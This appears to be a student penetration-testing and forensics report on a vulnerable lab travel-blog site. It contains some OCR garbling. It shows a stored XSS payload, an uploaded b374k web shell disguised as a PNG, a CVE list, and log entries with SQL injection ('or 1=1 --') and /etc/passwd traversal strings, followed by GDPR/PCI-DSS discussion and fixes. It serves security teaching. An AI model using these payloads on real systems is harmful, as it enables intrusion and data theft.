
Comments

<b>html</b>

Flameshot Info
Capture saved to clipboard

Copyright © The TraveBlog

Figure 13



Adventure Tags:

8 People voted,1 comments.

Recent Comments

Date	Comments
2022-02-24 01:08:11	**Petersen the drunk** said: **html** Delete Comments - Edit comments


Comments

Type Comments

Copyright © The TraveBlog

Figure 14

Putting XSS payload of my name



Adventure Tags:

8 People voted,1 comments.

Recent Comments


Date	Comments
2022-02-24 01:08:11	**Petersen the drunk** said: **html** Delete Comments - Edit comments

Comments

```
<<SCRIPT>alert("Kushal");//<</SCRIPT>
```

Copyright © The TraveBlog

Figure 15



Below are all details of the adventure.

mountains

Mountains in timor

Posted On: 2015-12-17 13:42:23

Adventure Country: United Kingdom

Kushal

Adventure Tags:

8 People voted,2 comments.

Recent Comments

Date	Comments
2022-02-24 01:10:59	**Petersen the drunk** said: <


Figure 16

DISCUSSING SECURITY RISKS

ARCHITECTURE DEPICTED IN GIVEN FIGURE

There are four groups which are working over internet and intranet on the system. When working over internet, user first interacts with ‘Web Server’ and for that it is required to him pass the first firewall. Ever HTTP Request received by the ‘Web Server’ by the client passes next firewall to reach to the ‘Application Server’. The are between the first and second firewall which holds the ‘Web Server’ is called as Demilitarized Zone (DMZ). The request is translated by ‘Application Server’ and it is sent back to the ‘Web Server’ and ‘Web Server’ displays the compiled request to the user. If the user request contains request related to the database, then the ‘Application Server’ send request to the ‘Database Server’ and query gets fired back with proper result to the user. The ‘Database Server’ is accessed by ‘Domain Controller’. ‘Domain Controller’ is the most important component of the ‘Active Directory’. When the user logs in the network the authentication of the user is granted by the ‘Domain Controller’ only. The policies to be implemented for users while entering in the network are implemented by ‘Domain controller’. ‘Domain Controller’ is accessed by the ‘Admin’ only.

To deeply understand the architecture, consider following Security Architecture



Level1
- Contains Web Server.
- Could not make large impact even if gets compromised

Level2
- Contains Web Application
- May Make Normal Impact if gets compromised

Level3
- Contains Database Server
- Will cause Medium Impact as the Database will be leaked

Level4
- Contais Domain Controller
- Will cause High Impact on the Intranet System of the Company

Level5
- Contains Admin
- Will cause Critical Impact if gets Compromised.

THE WAY USERS INTERACT WITH THE WEB APPLICATION

1. OFFICE STAFF

Office staff interacts with the system over the Internet as well as Intranet. While using Internet, the staff is using remote connectivity and on Intranet, windows accounts are being used. And there are 4 categories of the staff interacting with the system

System/network Administrator operates the Windows server that should be ‘Domain Controller’. While operating Domain Controller over the internet, the staff person is supposed get down to the deepest network architecture of the company. As the remote connectivity is dangerous to get connected to Domain Controller, it should be secure. To connect over internet, it is expected that the system must be using VPN over SSH. Here the connection needs to be extremely secure as it is Level 5 security architecture. Other protocols like SMB, FTP, SMTP can also be used.


Database Administrators and Web Masters are managing database server. To manage database, the staff persons must be connecting to the database server over internet directly using proper credentials. To manage database servers, the users are going at Level 3 architecture.

Sales or Marketing admins are not supposed to go deep in the system. As the TravelAdventures.co.uk is collecting money from customers and allowing them to post pictures, sales and marketing system must be limited to view database of the system only. These team must not be eligible to edit data as it comes to the job of Database Administrators and Web Masters. This team can access database using web browser as they are not required to modify database. This team stays at level 1 Architecture only.


Web Developers and Web Masters are limited to DMZ and Application Server only. As they are responsible for creating and modifying the contents of the system only. These team members need direct system access but up to Application Server only. That is Level 2 architecture.

2. CLIENTS ACCESSING THE WEBSITE


Clients do not interact with security architecture directly which has threat of getting compromise as their job is to interact with the system only. Here the user interacts with the system till the Level 4 security architecture. Here the user first needs to log in the system and if not logged in, the user is supposed to create account, so they start posting their adventure and start making money out of their posting. The flow user interacts with the system is as follow


Log in / create account
sign in and buy registration
post adventures
TravelAdventure receive money from Clients
Authors Receive money from TravelAdventure

Technically understanding the connectivity, first, the user sends a HTTP/HTTPS request which gets received by the 'Web Server'. Before the Web Server receives it, it passes through the first firewall. The job of the firewall is to detect the incoming and outgoing traffic on the system it is settled on. If the request seems clean, the first firewall allows user to pass to the Web Server. The Web Server compiles the request and gets forwarded to the 'Application Server'. But, before it goes to the Application Server, it passes from another firewall as the request is supposed to leave Demilitarised Zone. The Application Server fetches the request and send back to the Web Server. The result is displayed on the browser of the user. If the client is requesting authorised data, the request gets fired to the 'Database Server' from the Application Server and data is displayed on the Client's Browser.


Request sent by the Client
Request scenned by the firewall and sent to Seb Server
Request modified by the Web Server and sent to second Firewall
Request caught and scanned by the Firewall.
If clear, request sent to the Application Server
If request needs data, sent to DB else back to Web Server
Database server catches request and send back the requested data
Output can be seen by the user on the Web Browser


COMMAN VULNERABILITIES OF THE DATA FOUND ON PHPMYINFO.PHP



PHP Version 5.6.30-0+deb8u1

System	Linux lamp 3.16.0-4-amd64 #1 SMP Debian 3.16.39-1+deb8u2 (2017-03-07) x86_64
Build Date	Feb 8 2017 08:50:48
Server API	Apache 2.0 Handler

Figure 17


b374k 2.8
raw.githubusercontent.com
192.168.227.134/TravelBlog/uploads/1495970319test.png.php?
password | log out
xpl
ps
eval
info
db
rs

```
�PNG
b374k 2.8
Linux lamp 3.16.0-4-amd64 #1 SMP Debian 3.16.39-1+deb8u2 (2017-03-07) x86_64
Apache
server ip : 192.168.227.134 | your ip : 192.168.227.128 | Time @ Server : 11 Apr 2022 19:25:10
   o    / var / www / TravelBlog / uploads /
www-data >
mysql  Ver 14.14 Distrib 5.5.54, for debian-linux-gnu (x86_64) using readline 6.3
```

Figure 18

Service's versions with CVE are as follow

SERVICE	VERSION	CVE	ACTION
PHP	5.6.30	CVE-2018-19518	Remote Command Execution *(WWW.CYBERSECURITY-HELP.CZ)*
Linux Lamp	3.16.0-4	CVE-2016-5195	Privilege Escalation, Kernal Vulnerability. Mainly known as 'Dirty Cow' *(WWW.TURNKEYLINUX.ORG)(5)*

Apache	2.0	CVE-2002-0661	Directory Traversal *(LUIGI, A)*
MySQL	14.14	CVE-2016-6663 CVE-2016-5616	MYSQL System Users Privilege Escalation *(GOLUNSKI, D.)*

VULNERABILITIES EXPLOITED IN TASK 2

There are 4 vulnerabilities found in task 2. Which are as follow

i. SQL Injection
ii. Authentication Bypass
iii. File Upload
iv. XSS

i. SQL Injection

SQL Injection is an attack in which a user interacts with the system's database from a placeholder of a web application which interacts with Website Database. For example, a website where a user is supposed to log in or register to grant access from the system has possibility to be susceptible for the attack called SQL Injection.

In this attack, a user fires an SQL Query on any placeholder which returns in the database tables or even grants user to log in website's any accounts unauthorisedly.

Exploiting this vulnerability causes following effects

♣ Confidentiality

SQL Injection attack can leak confidential data of user which can result in loss of Confidentiality

♣ Authenticity

SQL Injection can make attacker to take unauthorised access of a user's account. This results in loss of Authenticity

♣ Authorization

If the data required for authorization is stored in database, then a successful SQL Injection attack make change it and ultimately lead to loss of Authorization

♣ Integrity

Integrity can be disturbed as the SQL Injection attack may make attacker possible to change or delete the user’s data successfully.

[OWASP (2013). SQL Injection]

ii. Authentication Bypass

Exploiting Authentication Bypass, an attacker can access the user level or high-level privilege without authenticating. This can cause unauthorised changes in the configuration of the system resulting critical attack as well.

(CAPEC.MITRE.ORG.)

iii. File Upload

In this vulnerability, an attacker can upload a file which will result in reverse shell to the system or data leak of the system to the attacker. The attacker can control the entire victim’s system as the file is malicious and results in reverse shell to the attacker.

- ♣ This is critical level vulnerability.
- ♣ The Web Server can be compromised by reverse shell.
- ♣ Attacker can surf through entire system on which the file has been uploaded.
- ♣ It can also make a user side attack making website eligible for XSS.
- ♣ Uploaded files can trigger breakdown of applications running on system.
- ♣ The breakdown can be done on client side as well as server side.
- ♣ A phishing page can also be uploaded on the website.

[OWASP (n.d.). Unrestricted File Upload]

iv. XSS (Cross Site Scripting)

In XSS, the malicious data sent by the user is sent to the web server gets executed and received by the attacker. Here the data gets received by the web application and is sent by the HTTP request.

WEB SERVER CONFIGURATION

- Server is running on port 80 that is HTTP service and not HTTPS service
- Directory Listing is set to enable
- Server Files are available to access to the user. For example, phpinfo.php
- ssl.key contains server.key
- mime.type is allowing .pdf format file to read

GDPR AND PCI-DSS COMPLY

1. GDPR

ARTICLE	TITLE	EXPLANATION
Article 5	Principles relating to processing of personal data	Tells about the way Personal Data of Users collected by the organization should be processed.
Article 6	Lawfulness of processing	Speaks about how to process data legally.
Article 13	Information to be provided where personal data are collected from the data subject	Explains how the data should be communicated with the user who owns that data.
Article 15	Right of Access by the data subject	Says the data should be available to the user at any time if requested by the user.
Article 16	Right of Rectification	User has right to correct his data between the anytime of the process.
Article 17	Right to erasure (‘right to be forgotten’)	User has right to remove own data anytime.
Article 18	Right to restriction of the process	User can restrict his data from processing somewhere else.
Article 20	Right to data portability	User has right to allow organization to let his data accessed or shared with any third-party organization
Article 21	Right to object	User must know the way his data is flowing. An organization is answerable to any of user’s question if asked.
Article 25	Data protection by design and by default	The request sent to access data of a specific user should return that data

		only. No other user's data should be leaked.
Article 32	Secure Processing	Appropriate measures should be implemented on the system to make data processing secure. It should not be leaked easily anywhere else
Article 35	Data protection impact assessment	If the data protection gets compromised what will be the impact of this compromise and leak must be well estimated and prepared.

[GDPR (2018)]

2. PCI-DSS

Here PCI-DSS is applied because TravelAdventure.co.uk is accepting payment from the users as well.

Requirement	Title	Description
1	Install and maintain a firewall configuration to protect cardholder data	The organization is required to set up firewalls and routers in the network. Firewalls to monitor the incoming and outgoing traffic on the network and Routers for routing the network traffic according to the firewall. The configurations being done must be checked regularly and updated as well to overcome any new exploits on the system
2	Do not use vendor-supplied defaults for system passwords and other security parameters	Using default credentials and configurations is the sign of weak security architecture. When an attacker gets in touch with interactive environment of the system, first thing an attacker will do is to type default credentials as they are available on internet. If the credentials are default, the attacker will get in the system with an ease and system will be compromised as well. Every time when new system is installed on the network no matter whether it is hardware or software, default configuration must be erased and new system defined configuration is required to set up
3	Protect stored cardholder data	The data of users must be strongly encrypted. There is special PCI-DSS encryption key management process which can be referred while storing data in encrypted form.

		When the data of the users like phone number which will be receiving OTP, Card number should not be displayed full.
4	Encrypt transmission of cardholder data across open, public networks	While transmitting the data of user, the data is required to be encrypted. The source and destination of the data must be known and verified. Attackers can access the card data while being transmitted from one place to another. This attack is called as Man-In-The-Middle attack. To protect data from MITM, the data must be encrypted while transferring.
5	Use and regularly update anti-virus software or programs	The devices which the company staff will be using to access or get in the company's network must be secured with the latest anti-virus and anti-malware programs. Laptops, Desktop, and mobiles must be secured with these applications. If the device of a user is infected, then the there are high chances that the infection may spread inside the network of the company. Which may cause critical issue like Ransomware attack To avoid this, all the systems of the users which will be used to get in the company's network must be secured with up-to-date security application.
6	Develop and maintain secure systems and applications	It is highly required for an organisation to implement a process which will identify the vulnerabilities of the systems on the company's network. This will result in finding the loopholes of the system which are capable of being exploited. To avoid this, systems on the network must be patched as soon as possible. The systems may include, 1. Operating systems 2. Firewalls, Switches, Routers 3. Application Software 4. Databases 5. Point of Sale terminals
7	Restrict access to cardholder data by	Organization which is holding the data of the users should be capable to block or allow any third-party organization from accessing the stored user's data on its own system. This requirement falls under Role Based Access Control (RBAC)

	business need to know	The security control systems on the network of the company like Active Directory, LDAP and SMB must not allow unauthorised user to get in the system and access the sensitive data from company's database.
8	Assign a unique ID to each person with computer access	There should not be common username and password based on the group of users to interact with the system. The username and passwords must be unique as per the user. This will help to identify the required user in any case with no time. When accessing the system remotely, there should be Two Way Authentication system implementation to tighten the security.
9	Restrict physical access to cardholder data	If the physical access is granted to any user, there are high chances of any user could destroy the entire network of the system. The impact of this type of interaction can be found in history. *Stuxnet Attack* can be referred in this case. *(ZETTER, K)* For the staff who needs to interact with the system physically, there must be installation of CCTV cameras and recording must be kept for 90 days. Every user should have unique id to get permitted for an entry in the room. Digital identity must be confirmed of the staff members.
10	Track and monitor all access to network resources and cardholder data	It is not possible to patch every vulnerability on the system. Even everything is patched, there is always a chance of Zero Day attack on the system. To protect from this, network logs must be stored on a server and must be checked at least once in a day. Auditing of the system must be done in a specific interval. Security Information and Event Monitoring (SIEM) tools must be used to go through large data of network traffic to make task simple. All this data should be kept more than a year span.
11	Regularly test security systems and processes	Researchers and Hackers are always on the way to find new vulnerabilities. If the vulnerability is found, it should be patched without wasting time. To regularly test the systems, following are the ways to apply

		1. System analysis tools must be run at least quarterly on the system. 2. During this analysis, all the domains and IP which are from the outside of the company's network must be scanned using PCI Approved Scanning Vendors (ASV) at least quarterly 3. Company's Internetwork must be scanned at least quarterly. 4. External IP address and domains found in reports must be tested at least quarterly or as soon as a suspicious activity observed.
12	Maintain a policy that addresses information security for all personnel	There should be an implementation of information security policies on all the users and staff. The policy must be kept up to date. It should be updates at least once in a year. While updating following points must be considered 1. Risk assessment made by the analysts. 2. Campaign to make user aware of cyber attack 3. The background of the employees must be checked 4. Incident management should be consider as well.

(RANE, S)

DISCUSSING/IMPLEMENTING SECURITY MEASURES

TRAVELADVENTURE.CO.UK'S SECURITY PATCHING

1. PATCHING SQL INJECTION

- User input must include validation.
- Prepared statements must be used.

(SQREEN BLOG)

2. AUTHENTICATION BYPASS

- Non-import directory should not be listed

3. FILE UPLOAD

- Implementing Cross Site Request Forgery
- Use POST method and not PUT or GET
- User Virus Scanner
- Files with double extensions should not run
- Files should not be executed by unknown user

(WORDFENCE)

4. STORED XSS

- Encoding and escaping techniques should be implemented while developing web page
- If the text is containing HTML tag, the text should not be accepted and if accepted should not be run
- Scan websites using OWASP tools
- Using Content Security Policies can totally avoid XSS attack

(ACUNETIX)

5. CONF FOLDER

- Server should run on porn 443 using HTTPS service for secure encryption
- Directory listing should set to off
- Server files should not be available to the user.
- ssl.key should not contain user server.key
- mime.type should not allow files other than jpg, jpeg or png

(APACHE.ORG)

6. NETWORK STRUCTURE

Given design has only one DC which is inside company's network. This is a flow as it will require all the authentications to happen on this internal DC which requires traffic to pass through firewall 2. To reduce this risk, considerably, it is recommended to have a separate DC in DMZ and establish trust relationship between the DMZ DC and internal DC. This will still require opening ports on second firewall, but these ports will be quite less than in single DC setup.

FORENSICS OF WEB ATTACK

ATTACKS FROM .LOG FILE

1. SQL INJECTION ATTACK

1.
```
229.35.15.70 - - [15/Jul/2020:10:25:23 +0000] "GET /target/index.php?do=logout HTTP/1.1" 302 - "http://192.168.89.128/target/index.php?page=user-info.php&username=%27or+1%3D1+--&password=&user-info-php-submit-button=View+Account+Details" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"
```

- ➢ User has logged in admin account

2.
```
223.75.14.82 - - [01/Aug/2020:19:35:08 +0000] "GET /target/index.php?page=login.php&popUpNotificationCode=LOU1 HTTP/1.1" 200 55031 "http://192.168.89.128/target/index.php?page=user-info.php&username=%27or+1%3D1+--&password=&user-info-php-submit-button=View+Account+Details" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"
```

- ➢ User has logged in admin account

2. DIRECTORY TRAVERSAL ATTACK

1.
```
223.75.14.82 - - [08/Jan/2021:12:43:32 +0000] "GET /target/includes/pop-up-help-context-generator.php%3fpagename=home.phpquery=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd HTTP/1.1" 403 1047 "http://192.168.89.128/target/includes/images/bullet_black.png" "Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.0) Gecko/20100101 Firefox/39.0"
```

- ➢ User has accessed /etc/passwd directory

3. LOGIN BRUTEFORCE ATTACK

1.
   ```
   223.75.14.82 - - [08/Jan/2021:12:44:14 +0000] "POST
   /target/index.php?page=login.php HTTP/1.1" 302 -
   "http://192.168.89.128/target/index.php?page=login.php" "Mozilla/5.0
   (Windows NT 6.3; WOW64; rv:39.0) Gecko/20100101 Firefox/39.0"
   ```

- User has tried to log in system. It can be confirmed from HTTP 302 Request on the page ‘login.php’ and there are multiple same requests in the time of 12:44:00 to 12:44:59

LEGAL AND ETHICAL COMPONENT ON THESE TYPE OF ATTACKS

When an attack is discovered from a log file, it must be investigated. There are only two possibilities after a cyber-attack happens which are either the system gets compromised partially or fully, or only log is created.

While analysing the log, if the attack is not successful, it is still legal to dig into the cyber-attack, but it will not be ethical to fire a blame on an attacker. Because an attacker could be a student or a professional black hat hacker as well. Therefore, digging in the attack and informing the organization or cyber cell regarding the attack is legal and ethical but taking an attacker and firing queries over the attacker may not be ethical.

On the other hand, if the system gets compromised, then firing the complaint as well as taking an attacker in the custody is legal also ethical. But an attacker could be anyone from a student to the professional black hat hacker. Even after the system is compromised, and no data is leaked or misused, it is unethical to take an attacker in custody as he must be a student. Because a professional black hat hacker will surely misuse and leak the data from the system. In the case of data leak and misuse, it is legal and ethical to fire a complaint against an attacker

It can be said that legal and ethical actions over a compromised and a non-compromised system can totally be built from the damage done on the system and the purpose of the attacker.

REFERENCE

1. ELIASKHNASER (2004). SolutionBase: Deploying domain controllers in a DMZ. [online] TechRepublic. Available at: https://www.techrepublic.com/article/solutionbase-deploying-domain-controllers-in-a-dmz/ [Accessed 10 Apr. 2022].
